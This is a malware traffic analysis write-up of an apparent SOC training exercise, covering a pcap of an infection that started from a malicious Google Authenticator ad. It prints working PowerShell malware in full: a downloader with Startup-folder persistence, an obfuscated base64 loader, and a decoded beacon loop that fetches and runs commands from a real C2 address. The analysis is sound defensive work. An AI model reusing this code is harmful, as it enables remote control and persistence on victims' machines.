Malware Traffic Analysis Report

Analyzed By : Ali Msahli (AL1_D0CS)
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Background:

You work as an analyst at a Security Operation Center (SOC). Someone contacts your team to report a coworker has downloaded a suspicious file after searching for Google Authenticator. The caller provides some information similar to social media posts at:

- https://www.linkedin.com/posts/unit42_2025-01-22-wednesday-a-malicious-ad-led-activity-7288213662329192450-ky3V/
- https://x.com/Unit42_Intel/status/1882448037030584611

Based on the caller's initial information, you confirm there was an infection. You retrieve a packet capture (pcap) of the associated traffic. Reviewing the traffic, you find several indicators matching details from a Github page referenced in the above social media posts. After confirming an infection happened, you begin writing an incident report.


LAN SEGMENT DETAILS FROM THE PCAP:

LAN segment range	10.1.17[.]0/24 **(**10.1.17[.]0 **through** 10.1.17[.]255**)**
Domain	bluemoontuesday[.]com
Active Directory (AD) domain controller	10.1.17[.]2 - WIN-GSH54QLW48D
AD environment name	BLUEMOONTUESDAY
LAN segment gateway	10.1.17[.]**1**
LAN segment broadcast address	10.1.17[.]255


My Setup:

I am using security onion virtual machine with the set of tools (sguil, wireshark, kibana, networkMiner) Also I am using virustotal and cyberchef.

Analyse:




I have found various alerts, while checking each alert with networkMiner I have stumbled upon the connection between the victim and the C2 sever.



Victim IP @: 10.1.17.215
Victim MAC @: 00:d0:b7:26:4a:74
IP@ for C2: 5.252.153.241

Now moving to Wireshark, I have listed the object in HTTP requests




Analyzing each file individually, I have found a file containing this script:


```
function Download-Files($panelIP, $files, $filesDir){ $web = New-Object System.Net.WebClient try { if(!(Test-Path $filesDir)) { New-Item $filesDir -ItemType Directory | Out-Null } } catch { return @{'status' = 'error'; 'message' = 'error while creating startup directory'} } foreach($file in $files) { try { $link = $file.link $fileName = $file.name $filePath = "$filesDir\$($file.name)" $web.DownloadFile($link, $filePath) if($fileName -eq $startupFile){ $exePath = $startupFile } } catch { return @{'status' = 'error'; 'message' = "Error while download file. Filename: $($file.name). Link: $($link). Error: $($Error[0].exception.message)"} } } return @{'status' = 'success'} } function Create-Shortcut($filePath, $shortCutpath){ $WshShell = New-Object -comObject WScript.Shell $Shortcut = $WshShell.CreateShortcut($shortCutpath) $Shortcut.TargetPath = $filePath $Shortcut.Save() } function Invoke-Startup($panelIP, $files, $filesDir, $startupFileName){ $result = Download-Files $panelIP $files $filesDir if ($result.status -eq 'error'){ return $result } #$startupFilePath = "$filesDir\$startupFileName" $startupFilePath = "C:\ProgramData\huo\TeamViewer.exe" $shortcutPath = "$([Environment]::GetFolderPath('Startup'))\TeamViewer.lnk" try { Create-Shortcut $startupFilePath $shortcutPath } catch { return @{'status' = 'error'; 'message' = "Error while creating shortcut."} } return @{'status' = 'success'; 'message' = 'startup shortcut created'} } function Send-Log($result){ $log = "?k=$result" $uploadUrl = $url + $log $web = New-Object System.Net.WebClient $web.DownloadString($uploadUrl) } function ConvertTo-StringData($hashTable){ foreach ($item in $hashTable) { foreach ($entry in $item.GetEnumerator()) { "{0} = {1}; " -f $entry.Key, $entry.Value } } } $filesDownloadLink = $ip + 'api/file/get-file/' $filesDir = 'C:\ProgramData\huo' $files = @( @{'name' = 'TeamViewer.exe'; 'link' = $filesDownloadLink + 'TeamViewer'}, @{'name' = 'Teamviewer_Resource_fr.dll'; 'link' = $filesDownloadLink + 'Teamviewer_Resource_fr'}, @{'name' = 'TV.dll'; 'link' = $filesDownloadLink + 'TV'} @{'name' = 'pas.ps1'; 'link' = $filesDownloadLink + 'pas.ps1'} ) $startupFile = 'TeamViewer.exe' $result = Invoke-Startup $panelIP
```

```
$files $filesDir $startupFile $result = ConvertTo-StringData($result) Send-Log($result)
```

This script ensures that the downloaded executable (TeamViewer.exe) runs every time the system starts by creating a shortcut in the startup folder, in addition it downloads additional files (TV, pas.ps1) that may perform further malicious actions. And finally, it sends the execution result to a remote server.



Checking each file hash on VirusTotal it seems that only TV might be malicious.




The file pas.ps1 contains this random looking code :


```
iex ([system.text.encoding]::UTF8.GetString([system.convert]::('F#r[o;m;B[a[s#e#6#4[S;t;r[i;n#g['.replace('#','').replace(';','').replace('[',''))('J;G;Z;z>b;y;A}9;l}E;5;l;d;y>1;P}Y>m}p}l;Y;3>Q}g}L>U;N;v>b}S>A;i}U}2;N}y}a}X>B>0;a}W}5>n>L;k>Z>p;b;G>V}T>e}X}N;0}Z>W}1}P;Y;m;p>l>Y}3;Q;i>C;i;R>T>Z>X>J}p>Y>W>x>O;d;W}1}i>Z}X>I;g}P;S;A}k}Z>n;N>v;L}k;d;l;d}E}R}y>a;X;Z>l;K>C}J}j;O}l}w;i>K}S>5>T}Z;X>J}p>Y;W;x;O;d}W>1}i}Z;X}I}K>J;F}N;l}c>m;l;h;b}E}5>1;b}W;J}l>c;i>A;9>I}C;J>7}M}D}p;Y}f}S}l}g>L>W;Y}g;J>F>N>l}c}m}l>h;b>E>5}1;b>W;J;l;c;g}o;k}U;2}V;y>a>W}F>s}T}n;V}t}Y}m;V;y}l}D;0;g>W}2>N;v>b}n>Z>l;c>n>R>d;O>j;p}0;b>2>l}u>d;D}Y}0;K}C}R}T>Z>X}J>p>Y>W;x>O>d;W>1}i}Z;X;I}s}M}T}Y>p>C}i}R;z}Z;X}J}p;Y;W>w}g;P;S>A>k>U;2>V>y}a;W>
```

```
F>s}T;n;V}t}Y}m>V}y}C>i}R;p}c>C}A}9>I;C;d}o>d}H}R}w}O}i>8>v>N}S>4>y
>N>T}I>u;M}T;U;z>L;j;I}0;M}S>8;n}C}i>R;1>c>m}w>g;P}S;A;k}a;X>A}r;J}H}
N>l}c;m>l;h}b>A>o>k}c}y>A}9;I}E;5>l;d;y}1>P>Y>m;p}l>Y}3}Q}g;U;3;l;z>d>
G;V}t}L}k;5}l>d>C;5>X}Z>W;J}D}b}G;l}l;b}n;Q}K}d>2;h}p;b;G}U;g>K>C}R;0}
c;n>V>l}K}S>B;7}C}i>A>g;I>C;B;0>c;n}k}g>e>w}o;g;I>C;A>g>I>C;A>g}I>C;
R>y;Z}X>N>1}b>H}Q>9}J>H;M}u;R;G>9>3}b}m}x>v>Y}W>R}T}d}H}J}p}b}m
}c}o>J>H}V}y;b;C;k;K}I>C>A>g>I;H;0;K>I;C}A}g}I;G}N}h;d>G}N>o}I>H;s;K;I
>C;A}g;I}C;A;g>I>C;B>T}d}G>F;y}d}C}1}T;b;G}V}l;c}C}A;t}c}y;A}1;C;i>A>g}I
;C;A;g;I>C>A}g}Y;2}9>u>d}G;l;u}d;W;U}K>I}C>A}g;I>H>0}K}I;C>A;g;I>E>l}u
;d;m;9>r>Z;S}1;F>e}H;B;y}Z}X;N>z>a;W}9>u>I>C;R;y>Z>X;N;1}b}H;Q}K}I>
C;A}g;I;F}N}0}Y>X;J;0>L>V>N}s}Z}W}V>w}I}C;1>z>I}D;U;K>f;Q}o;=>'.repla
ce('}','').replace(';','').replace('>',''))))) #sdfs #yntg7envbnk6
```

I have used Cyberchef to clean this using find & replace



The output is a string in base64, the final output looks like this:



Here is the code:

```
$fso = New-Object -Com "Scripting.FileSystemObject"
$SerialNumber = $fso.GetDrive("c:\").SerialNumber
$SerialNumber = "{0:X}" -f $SerialNumber
$SerialNumber = [convert]::toint64($SerialNumber,16)
$serial = $SerialNumber
$ip = 'http://5.252.153.241/'
$url = $ip+$serial
$s = New-Object System.Net.WebClient
while ($true) {
    try {
        $result=$s.DownloadString($url)
    }
    catch {
        Start-Sleep -s 5
        continue
    }
    Invoke-Expression $result
    Start-Sleep -s 5
}
```

This PowerShell script is designed to continually connect to a remote server and execute commands or malicious payloads retrieved from that server.

How ?

This script create a COM object used to interact with the file system then Retrieve the serial number of C:\ → convert it to hexadecimal string → convert it back into integer 64-bits → store it in a variable $serial → append the serial number to the remote server ip address $url = $ip + $serial

This will keep running in the infinite while loop until it downloads and execute the $result

The continuous retry mechanism ensures that the attack persists even if the server is temporarily unreachable.

Conclusion:

The investigation of the malware traffic revealed a coordinated attack using obfuscated PowerShell scripts. The initial infection was caused by a suspicious file downloaded by the victim. The malware operates in two main stages:

First Stage (Downloader):

- A PowerShell script was used to download and execute additional payloads (pas.ps1) from a remote Command-and-Control (C2) server.
- This script establishes persistence by creating a shortcut in the startup folder, ensuring the execution of malicious files like TeamViewer.exe on system startup.

Second Stage (C2 Communication):

- The secondary script (pas.ps1) contains obfuscated, Base64-encoded commands that execute a persistent infinite loop to communicate with the attacker's C2 server.
- It retrieves commands from the server and executes them on the infected machine. The C: drive's serial number is used as a unique identifier for the victim, allowing the attacker to track individual targets.

Impact:

- Persistence: The malware ensures it restarts with the system.
- Remote Execution: The attacker can remotely deploy additional payloads, execute commands, or exfiltrate data.
- Obfuscation: The use of encoding and obfuscation techniques complicates detection by traditional security tools.